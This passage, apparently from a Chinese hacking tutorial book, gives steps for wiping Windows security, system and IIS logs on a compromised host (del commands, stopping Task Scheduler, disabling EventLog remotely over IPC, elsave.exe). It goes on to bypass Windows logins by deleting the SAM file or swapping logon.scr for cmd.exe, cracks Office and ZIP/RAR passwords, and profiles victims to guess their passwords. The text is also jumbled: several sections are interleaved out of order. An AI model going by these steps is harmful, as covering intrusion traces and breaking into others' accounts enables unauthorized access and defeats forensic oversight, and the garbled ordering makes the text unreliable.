
```
del %systemroot%\system32\config\
SecEvent.EVT;
del %systemroot%\system32\config\
SysEvent.EVT;
del %systemroot%\system32\config\
AppEvent.EVT;
del %systemroot%\system32\logfiles\
msftpsvc\;
del %systemroot%\system32\logfiles\
w3svc\;
del %systemroot%\schedLGu.txt。
```

STEP3 如果无法删除计划任务日志，则是因为受到了“task scheduler”服务保护，所以要先关闭保护日志文件的服务，输入命令“net stop task scheduler”。




停止计划任务服务

STEP4 如果其他安全日志和系统日志无法清除，则是因为系统的“Event Log”服务保护的原因，所以要删除这些日志前，先要停掉 EventLog 服务，不过该服务在命令行模式下却无法停止，输入“net stop eventlog”命令会得到无法停止的回复。



无法停止EventLog服务


STEP5 这是因为 EventLog 是关键服务，需要第三方工具配合使用，打开“控制面板”的“管理工具”中的“计算机管理”，在菜单的“操作”项有一个名为“连接到另一台计算机”的菜单，输入目标计算机的 IP 地址。



连接目标主机

注意 ATTENTION 在进行连接前，首先得建立 IPC 连接，此外，事件查看器连接目标主机速度非常慢，用户需要耐心等待。

STEP6 连接成功后，展开“服务和应用程序”列表中的“服务”，在右侧服务中找到“Event Log”服务然后禁用它。




禁用Event Log服务

STEP7 禁用 Event Log 服务之后就可以删除

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统日志了，右键单击相应的日志，然后在弹出的菜单中选择“清除”即可。



提示 **ATTENTION**

清除日志文件还可以借助第三方软件，比如小格的 `elsave.exe` 就是一款可以清除远程以及本地系统中系统日志、应用程序日志、安全日志的软件。 `elsave.exe` 使用起来很简单，首先还是利用管理员账号建立 IPC 连接，接着在命令行下执行清除命令，这样就可以删除这些系统中的网络日志文件。

至此，我们了解了黑客是如何清除系统日志的方法，可是遇到技术较好的管理员，将日志文件转移到另一个地方，那就另当别论了。

第17章 密码破解与防范

在当今信息时代里，密码的应用也越来越广泛，设置密码是保护个人信息资料的最重要的手段，同时也是阻挡入侵者最重要的大门，本章主要介绍常见密码的入侵方法，读者明白了其中的原理之后，请尽快对不安全的密码重新设置。

17.1 常见系统口令入侵法

开机密码是黑客入侵系统时最先要遇到的，因此我们就先从 CMOS 密码破解讲起。虽然 CMOS 种类各异，但它们的加密方法却基本一致。一般破解的方法主要从“硬”和“软”两个方面来进行。

17.1.1 解除 CMOS 口令

使用电脑，首先需要开机。因此开机密码是我们最先要遇到的。虽然 CMOS 种类各异，但它们的加密方法却基本一致。一般破解的方法主要从“硬”和“软”两个方面来进行。

1. “硬”解除方法

硬件方法解除 CMOS 密码原理是将主板上的 CMOSRAM 进行放电处理，使存储在 CMOSRAM 中的参数得不到正常的供电导致内容丢失，从而起到解除 CMOS 密码的目的。破解 CMOS 密码的通常做法是将跳线短接或电池短接，操作起来也十分方便。但我们这里要介绍的是个另类技巧，这也是一些电脑 DIY 们很喜欢用的方法。方法也很简单：打开机箱，将硬盘或光驱、软驱的数据线从主板上拔掉，然后再启动计算机，BIOS 会在自检时报告错误并自动进入 CMOS，此时就可以重新设置 BIOS 内容了。

2. “软”解除方法

严格地说，“软”解除 CMOS 密码没有“硬”解除方法那么彻底，但也十分奏效。CMOS 密码根据需要，可设为普通级用户密码和超级用户级


密码两种。前者只是限制对 BIOS 的修改，可以正常启动电脑和运行各类软件，而后者则对进入电脑和 BIOS 完全禁止。

(1) 破解普通用户密码


首先用 DOS 启动盘启动电脑，进入 DOS 状态，在 DOS 命令行输入 debug 回车，然后用所列的其中任何一种方法的数据解除 CMOS 密码，重新启动电脑，系统会告诉你 CMOS 参数丢失，要求你重新设定 CMOS 参数。经过试验，这是一种很有效的方法。“-”后面的字母“O”，表示数值输出的地址，70 和 10 都是数值。

(2) 破解超级用户密码

这里我们需借助外部工具。我们选用最为经典的 BiosPwds，是一款免费软件，比较适合对 DOS 不太熟悉的电脑用户，很久以前就为人们所熟知，只要轻轻一点，就会将用户的 CMOS 密码显示出来。下载解压后，双击该软件的执行文件，在出现的界面中单击“Get passwords”按钮，稍等二、三秒即会将 BIOS 各项信息显示于 BiosPwds 的界面上，包括：Bios 版本、Bios 日期、使用密码等，这时你便可以很轻松地得知 BIOS 密码。



BiosPwds主界面



有的地区“X”和“Y”键是交换了的

17.1.2 解除Windows账户登录密码

在使用 Windows 2000/XP 操作系统的过程中，我们可能因为某些原因把管理员(administrator)密码丢失，而在管理员账号下却有很多的工作要做，应该怎么恢复呢？下面介绍几种方法，能有效的恢复管理员密码。

```
C:
cd Windows\System 32\Config
del SAM
```

注释：切换到 C 盘（假设系统安装在 C 盘下）
注释：进入到 Config 文件夹下
注释：删除 SAM 文件

通过上面的操作方法之后，重新启动系统，此时管理员 administrator 账号已经没有密码了，这时用户可以用 administrator 账号登录系统，进入系统后再重新设置你的管理员账号密码即可。

注意 ATTENTION

要查看磁盘分区格式，可以在 Windows 界面中右击该分区，单击“属性”选项即可查看。

如果是 NTFS 格式，那么稍麻烦些。如果有两个操作系统的话，可以使用另外一个访问 NTFS 的操作系统启动电脑，或者将这块硬盘从盘模式挂接到其它能识别 NTFS 文件系统（如 Windows 2000 或 Windows XP）的计算机上，删除 SAM 文件，重新启动即可。


2. 利用LC4从SAM文件中找密码

LC4 是一款超级密码破解利器，可以实现从 SAM 文件中进行密码刺探破解，对于可以取得 SAM 文件的情况来说，选用它能帮我们恢复管理员密码。

1. 删除SAM文件


Windows 2000 的密码存放在系统所在的 WinNT\System 32\CONFIG（如果是 Windows XP，则目录为 WINDOWS\System 32\Config）下的 SAM 文件中，SAM 文件即账号密码数据库文件。当我们登录系统时，系统会自动地和 Config 中的 SAM 校对，如发现此次密码和用户名与 SAM 文件中的加密数据全都符合时，用户才能顺利登录；如果错误则无法进入系统。既然如此，我们的第一个方法就产生了——删除 SAM 文件来恢复密码。

如果用户使用的是 FAT32 分区格式，那么可以使用 Windows 98 启动盘启动电脑，然后删除 SAM 文件后，方法是输入命令：



密码破解利器

运行 LC4 打开并新建一个任务，然后依次单击“Import”→“Import from SAM file”，打开待破解的 SAM 文件，此时 LC4 会自动分析此文件，并显示出文件中的用户名；之后单击“Session”→“Begin Audit”，即可开始破解密码。如果密码不是很复杂的话，很短的时间内就会得到结果。



LC4中显示出来了用户的账户登录密码

LC4 是个功能强大的软件，它的一些高级功能允许用户自定义破解策略以及断点等，但已不在本文讨论范围之内，具体使用方法不多讲述。然而，这种方法也有它的不足之处，如果密码比较复杂的话，可能会需要相当长的时间，在此时这种方式就不再那么有效了。

3.巧用屏保破解密码


我们可以把 WINDOWS\system32 目录下的

```
C:                                     注释：切换到 C 盘（假设系统安装在 C 盘下）
cd Windows\System 32\               注释：进入到 Config 文件夹下
ren logon.scr cmd.exe                注释：更改“logon.scr”文件的名字为“cmd.exe”
或者：ren logon.scr explorer.exe     注释：同上
```

然后在系统登录处等待，过一会，系统就会去运行“logon.scr”这个屏保，因为替换了这个屏保文件，所以实际上运行的是“cmd.exe”或者“explorer.exe”，并且是“localsystem”权限，现在我们就可以破解密码了。最简单的就是在“cmd.exe”里运行“net user administrator”，成功后管理员密码也被清空，关闭“cmd”或者“explorer”就可以用空口令登录了。



清空administrator的密码



运行“explorer.exe”命令则打开资源管理器

logon.scr 文件替换为“cmd.exe”或者“explorer.exe”。更改方法除了用挂在该硬盘的其他系统修改外，如果是 FAT32 格式，也可以用 Windows 98 启动盘启动 DOS，并在 DOS 中输入命令修改，方法是：

4.ERD Commander：强大实用的系统拯救工具

ERD Commander 2005 就是一款可以轻松修改系统管理员密码的傻瓜化软件，而且这款软件对 Windows 2000/XP/2003 各种版本的系统均有效。下面就具体介绍一下这款软件的用法。

STEP1 下载 ERD Commander 2005 (www.verycd.com 中有下载)，然后用刻录机将此 ISO 镜像刻录成 CD。


STEP2 用此 CD 启动电脑，进入 ERD Commander 2005 启动界面，在启动过程中，ERD 2005 可能会让用户针对系统硬件配置进行一些选择。由于我们的目的只是借它来修改密码，所以一路选“是”即可。



与XP的启动界面非常相似


STEP3 接下来，ERD 2005 会在硬盘里搜索所有已安装的系统，搜索完毕后让用户选择要修改登录密码的系统所在目录，选择好后按“确定”

便可进入 ERD 2005 桌面。



选择已有的系统

STEP1 ERD 2005 的界面与 Windows XP 类似。单击任务栏上的“开始 (Start)”按钮，选择“解决向导 (Solution Wizard)”。




菜单选项

STEP2 在向导窗口中列出了问题最多的选项：


- 系统不能正确引导
- 系统中的数据需要抢救
- 丢失密码不能登录系统
- 其他问题

这里我们选择第三项：“Can’t log in because of a lost password (丢失密码不能登录系统)”。




选择用户所遇到的问题

STEP3 ERD Commander 给出提示，该程序可以改变 Windows NT, Windows 2000, Windows XP 或者 Windows Server 2003 系统中的管理员或其他账户的密码。




更改密码介绍

STEP4 单击“Next”进入新密码设置界面，这里不需要填写当前密码，只需输入新密码即可。



新密码设置窗口

STEP5 密码输入结束之后，单击“Next”就进入结束界面，在结束界面中，ERD Commander 会提示密码被正确修改，再单击“Finish”结束会话，这时用户就可以使用新修改的密码登录对应的账号了。



提示系统账户密码修改成功


用这种方法修改忘记了的系统登录密码，是不是太简单了？有了 ERD Commander 2005 就有了一把登录 Windows 系统的万能钥匙。

17.2 巧除Word与Excel文档密码

为 Word 文档加密本来无可厚非，但如果过段时间忘记了密码怎么办？虽然已经有各种破解软件，但它们无一例外的采用暴力破解方式，耗时间并且成功率低。本节将采用一种特殊的方法，在几秒内解除 Word 中的密码，让你的宝贵资料“失而复得”。

17.2.1 清除Word密码


在这里我们将利用一款软件——Word Password Recovery Master，软件的使用方法更是简单，通过浏览按钮指定已经加密的 Word 文档，然后软件会自动识别该文档具备何种密码，此时相应的“Remove”按钮即可解除对应的密码。完成后会弹出成功信息，整个过程非常快，但在破解中必须保证电脑已经连接到网络。



载入加密Word

最后会在加密文档的同级目录下生成一个新文件，以“demo”标注，再次打开这个文件，或者单击软件界面的“Open document in Microsoft Word”直接打开破解后的文档。在破解使用了 10 位密码加密并且文档容量在 250KB 的过程中只耗费了不到 5 秒种。


在破解过程中必须连接到网络，如果出现错误对话框可能是由于网络不稳定造成的，最好尝试重新破解。



成功解密

17.2.2 清除Excel密码

Office Password Remover 也是一款破解软件，它不但能解除 Word 密码，还可以清除 Excel 密码。首先保证要破解的文件没被占用，然后指定加密文件进行破解，速度同样很快，但必须连接到网络。虽然这款软件也可以清除 Word 密码，但这里还是推荐使用 Word Password Recovery Master，因为经过测试它连接服务器相对更稳定。



Office Password Remover



解密Excel加密文档

用了这两款软件，再保密的 Word (Excel) 文件也能恢复回来，对付紧急情况很管用。

17.3 清除压缩文件密码

如今针对各种密码的破解工具泛滥成灾，而


压缩文件包是大家最经常使用的一种文件，因此更是引起了很多“黑客”的关注，下面看看他们到底有哪些伎俩！

17.3.1 压缩文件破解技巧

其实很多软件最初开发的初衷是好的，比如各种远程控制软件，而到了黑客手里就成了远程盗取的工具，这里要介绍的黑客常用的两款压缩文件密码恢复工具也是如此！

1.WinZIP压缩文件的破解


针对 WinZIP 压缩文件，黑客最常使用的工具就是 Elcomsoft 公司的“Advanced ZIP Password Recovery”（简称 AZPR），AZPR 提供了一个图形化的用户界面，黑客只需经过几个简单的步骤就可以破解 ZIP 压缩文件包的密码。



AZPR的主界面

(1) 配置破解工具


首先在“Encrypted ZIP file”打开被加密的 ZIP 压缩文件包，可以利用浏览按钮或者功能键【F3】来选择将要解密的压缩文件包。



打开ZIP压缩包


在“Type of attack”中选择攻击方式：包

括“Brute-force”（强力攻击）、“mask”（掩码搜索）、“Dictionary”（字典攻击）等。



选择密码攻击方式


在下面“range”标签中设定强力攻击法的搜索范围，如果用户了解口令的组合特点，通过设定以下选择可以大大缩短搜索时间。



设置密码的范围

在“Start from”中，当用户知道口令的起始字符序列时，可以设定该选项。例如，当用户知道口令全部使用小写字母，长度是 5，并且以字母“k”开头，那么可以在该项填写“kaaaa”，AZPR 将从这个口令开始依次向后搜索所有的可能密码。

在“length”标签中可以设定口令长度，这也是一个决定搜索时间的重要选项；“Auto-save”：自动存储选项的功能是定期自动保存软件当前设置与当前工作状态，这些关键参数将会定期自动保存在一个名为“~azpr.ini”，用户可以自行指定保存参数的文件名、自动保存的时间间隔等等，该选项使得用户能够继续上次中断的解密进程。




设置密码长度选项

(2) 开始破解

经过以上几个关键的选项的设置，这时就可以破解 ZIP 文件了，单击“Start”按钮即可进行

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


解密运算，由于 AZPR 有以上保存参数和状态的功能，用户可以随时中断或者继续运算过程。当密码找到后，在结果窗口中看到密码内容、试探密码总数、破解消耗时间、平均运算速度等信息。



破解密码成功

2.WinRAR压缩文件的破解

针对 WinRAR 压缩文件，Elcomsoft 公司也推出了“Advanced RAR Password Recovery”，该软件解密速度很快，可以帮你找回 RAR 文件的密码，注册后可以解开多达 128 位密码。它提供有估算出密码所需要的时间；可中断计算与恢复继续前次的计算。然而到黑客手里也就变成了一个破解的工具，其具体使用方法与“Advanced ZIP Password Recovery”大致相同，这里不多介绍了。



正在破解密码

3.多功能密码破解软件

目前还有一款名为“多功能密码破解软件”的工具值得大家注意，该工具也是黑客经常使用的。它功能强大，能破解 Access/Word/Excel、

QQ（本地和在线）、SQLSERVER（本地和远程）、Windows、ZIP/RAR 等文件密码，并能查看任何显示为“*”的密码内容（网页除外）。下面看看黑客到底是如何利用这个工具兴风作浪的。


STEP1 首先安装并运行该软件，切换到“ZIP/RAR”选项。

STEP2 单击“浏览”按钮找到本地硬盘上要破解的 ZIP/RAR 文件，然后需要进行以下的设置：

●“破解位数设置”：你可以设置好密码最小长度和密码最大长度。

●“破解字符设置”：你可以选择是用数字、小写字母、大写字母中一个或者多个，这需要根据设置的压缩包的密码来进行选择，当然，如果都选的话，那么破解的速度肯定更慢，花费的时间也更长。

STEP3 设置完毕后，单击“开始”按钮即可进行破解，经过一段时间的破解后，最后在“进度”框中显示破解的密码。



RAR密码被破解

17.3.2 巧设压缩文件提升文件安全

WinRAR、WinZIP 通常是作为压缩软件来使用的，不过他们也被人们当作一个加密软件来使用，在压缩文件的时候设置一个密码就可以达到保护数据的目的了。正因为如此，专门针对压缩文件密码的破解软件也是遍地开花。密码的长短对于现在的破解软件来说，已经不是最大的障碍了。那么，怎样才可以让压缩加密的文件牢不可破呢？除了做好日常的安全防范工作外，我们还要巧妙进行以下设置：

17.4 黑客破解密码的心理学

现今的计算机系统发展得非常完善，黑客要通过技术入侵将越来越困难，很多时候，他们更多是利用人们疏忽的漏洞达到入侵的目的，本节将是对黑客破解密码的心理学进行分析并总结，读者也该正确地树立安全防范意识。

密码心理学就是从用户的心理入手，分析对方心理，从而更快的破解出密码。掌握好可以快速破解、缩短破解时间，获得用户信息，这里说的破解都只是在指黑客破解密码，而不是软件的注册破解。分析一下，主要考虑下面的心理原则：

1. 常用英文名

对中国人来说，一般都没有英文名的习惯，所以中文拼音很多人用来做密码，一般人去论坛什么对方注册一个用户名，由于一般简称很容易给人家抢了，所以一般也就是用全称。例如黑客的简称hk一般给人家注册了，而hack就很少人用。这里说的是名，如果是密码，一般要倒过来考虑，一般是先从简称再全称，理由很简单：短，输入时间快。

2. 数字用名

数字也是用得很多的，出现频率最多的密码是：123，123456（因为一般我们的习惯是六位数字，包括银行的存折都是六位，论坛一般最低要求六位，注意这点），试一下QQ的密码，其实不少人是这样的。特别是新手。一般人密码是三位或者是六位。下面一些也是常用的：1，11，111，123，168，1314，520（特殊意义的数字），……

3. 生日密码


生日密码用得特别多，有人把存折和身份证放一起丢了，给盗贼用他的生日拿到了钱。这个是由于人们怕忘记，而自己的生日是不会忘记的，所以就用了的原因。由于上面说到的六位，所以刚刚好可以这样790102，在用户看来刚好省事，不知道：最方便就是最危险。一般人用是这样的习惯：六位就是790102，四位是7912。如果那个月和日是只有一位的，也就是1~9，一般人就

现在的破解软件在破解加密文件密码的时候总要指定一个Encrypted File(目标文件)，然后根据字典使用穷举法来破解密码。但是如果我们把多个需要加密的文件压缩在一起，然后为每一个文件设置不同的密码，那破解软件就无可奈何了，具体操作如下：

STEP1 按照常规的方法把它压缩并且设置一个密码；

STEP2 准备一个其他文件（当然这个文件小一点最好了，因为我们只是利用它来迷惑破解软件而已）；

STEP3 在WinRAR的工作窗口中打开我们第一步已经压缩好的加密文件，在“命令”菜单中选择“添加文件到压缩文件中”菜单选项。



选择“添加文件到压缩文件中”

STEP4 在弹出的“请选择要添加的文件”对话框中选择我们准备的“其他文件”，单击“确定”按钮后回到“压缩文件名字和参数”对话框；

STEP5 在“高级”选项卡标签中单击“设置密码”按钮设置一个不同的密码，然后开始压缩即可。

经过以上步骤，现在两个密码已经设置完成了（如果添加了多个文件，也可以给每个文件设置不同的密码，如果你担心自己会忘记，只设两个密码也可以达到目的）。打开压缩文件可以看到每一个文件名的右上角都有一个表示加密的星号，但是打开其中不同的文件都需要相对应的密码，使用破解软件是得不到正确密码的。这种方法对用WinZip加密的文件同样适用。

是用四位的，如：7632，而不是760302，如果日期是双位的，10～31，一般人也就是用到六位而不会是五位，如：760321而不是76321。如果月是双位，一般日就是双位的，如：761203，而一般不是76123。总体来说也就是月和日都是同样位数的。因为这样比较美观。也有人不用日，只用到月，如：763，而对中国人来说7603用得少，因为看起来0是多余的。

4. 密码顺序

一个做暴力破解机软件的人，只要他思考过，而且技术上能达到，一般破解应该按照这个顺序来：字母→数字→特殊符号。对方用户名一般不用大写字，都是小写的多。密码就要考虑大小写。理论上也应该按照先小写再大写来。因为用户输入大写字一般人不是按【Shift】键而是按【Caps lock】键，所以理论上来说一般是要大写所有字母几个都大写。

5. 细微分析

一个入侵者总是从细微入手分析用户的信息。电子邮箱入手的话可以知道一些什么呢？例如：cainiao@163.com 可以知道一些什么呢？可以看

出来对方是用拼音的用户名，所以对方应该姓“菜”。

cn790101@163.com 还可以知道一些什么呢？对方生日：790101。当然也可以从主页看出来，例如：www.cainiao.com，很明显的。获得信息还有很多途径的，用得多是搜索引擎，建议最少用两个，搜可以用他的名搜，也可以用他的邮箱搜，也可以用他的文章来搜索等等。平时应该多一些常识，例如对方QQ上写了“广东dg”，结合地理就应该知道是“广东东莞”。至于由对方聊天内容看出对方男女性别、大概多大、是否还读书、是否独生子女、在家里兄弟姐妹中排老大还是最小，这些就不是本文所要涉及的。

总之：细心观察，设身处地，从对方入手，动脑筋，“书是死的，人是活的”。用方法，可以不用工具就可以破解掉一些密码了。

提示 ATTENTION

一般人的密码不会超过3个的，即使他有超过很多个，最后也会缩小到2、3个的。而且一般人的所有邮箱密码都基本一样的，论坛注册的密码也都一样的，所以破解了一个也就可以得到很多个地方的密码了。

第18章 数据加密与解密

随着人们安全意识的提高，重要的电子信息都会进行加密，作为黑客也该了解计算机世界中的数据是如何加密与解密的。很多读者认为数据加密不过就是将读取的文件设置一个通关口令，事实上这样的理解是错误的。真正被加密过的数据，其数据结构已经做出了改变，即使被绕过口令，也是不能被直接查看的。本章主要介绍数据加密与解密的知识，然后针对一些常用软件的口令破解进行简单介绍。

注意 ATTENTION

本章介绍的数据加密和上一章介绍的设置密码口令有本质上的区别，读者请勿混淆。

18.1 走进密码生活

密码进入民用领域，是近20年才开始的。尤其最近10年，原本充满神秘和玄妙的密码竟成了现代都市生活中最普遍运用的个人信息认证的手段。它以最简单的数字组合方式，取代各种烦琐的个人认证方法；而现代都市人个体特征，也在不知不觉中，被弥漫着的毫无生命的各式密码掩盖了隐私，从拥有密码开始密码，成为普通民众守护个人隐私的主要手段也许很少人注意到，不知从什么时候开始，我们的生活已被各种密码所包围。

18.1.1 民用密码的应用和安全性

使用密码认证，确实让我们在很多时候觉得方便。可用一组字符代替个人证件，越方便就越缺乏安全感。

民用密码最广泛的两个领域是银行、互联网。互联网信息的防护，也经过这样一个从简单到逐渐成熟的过程。

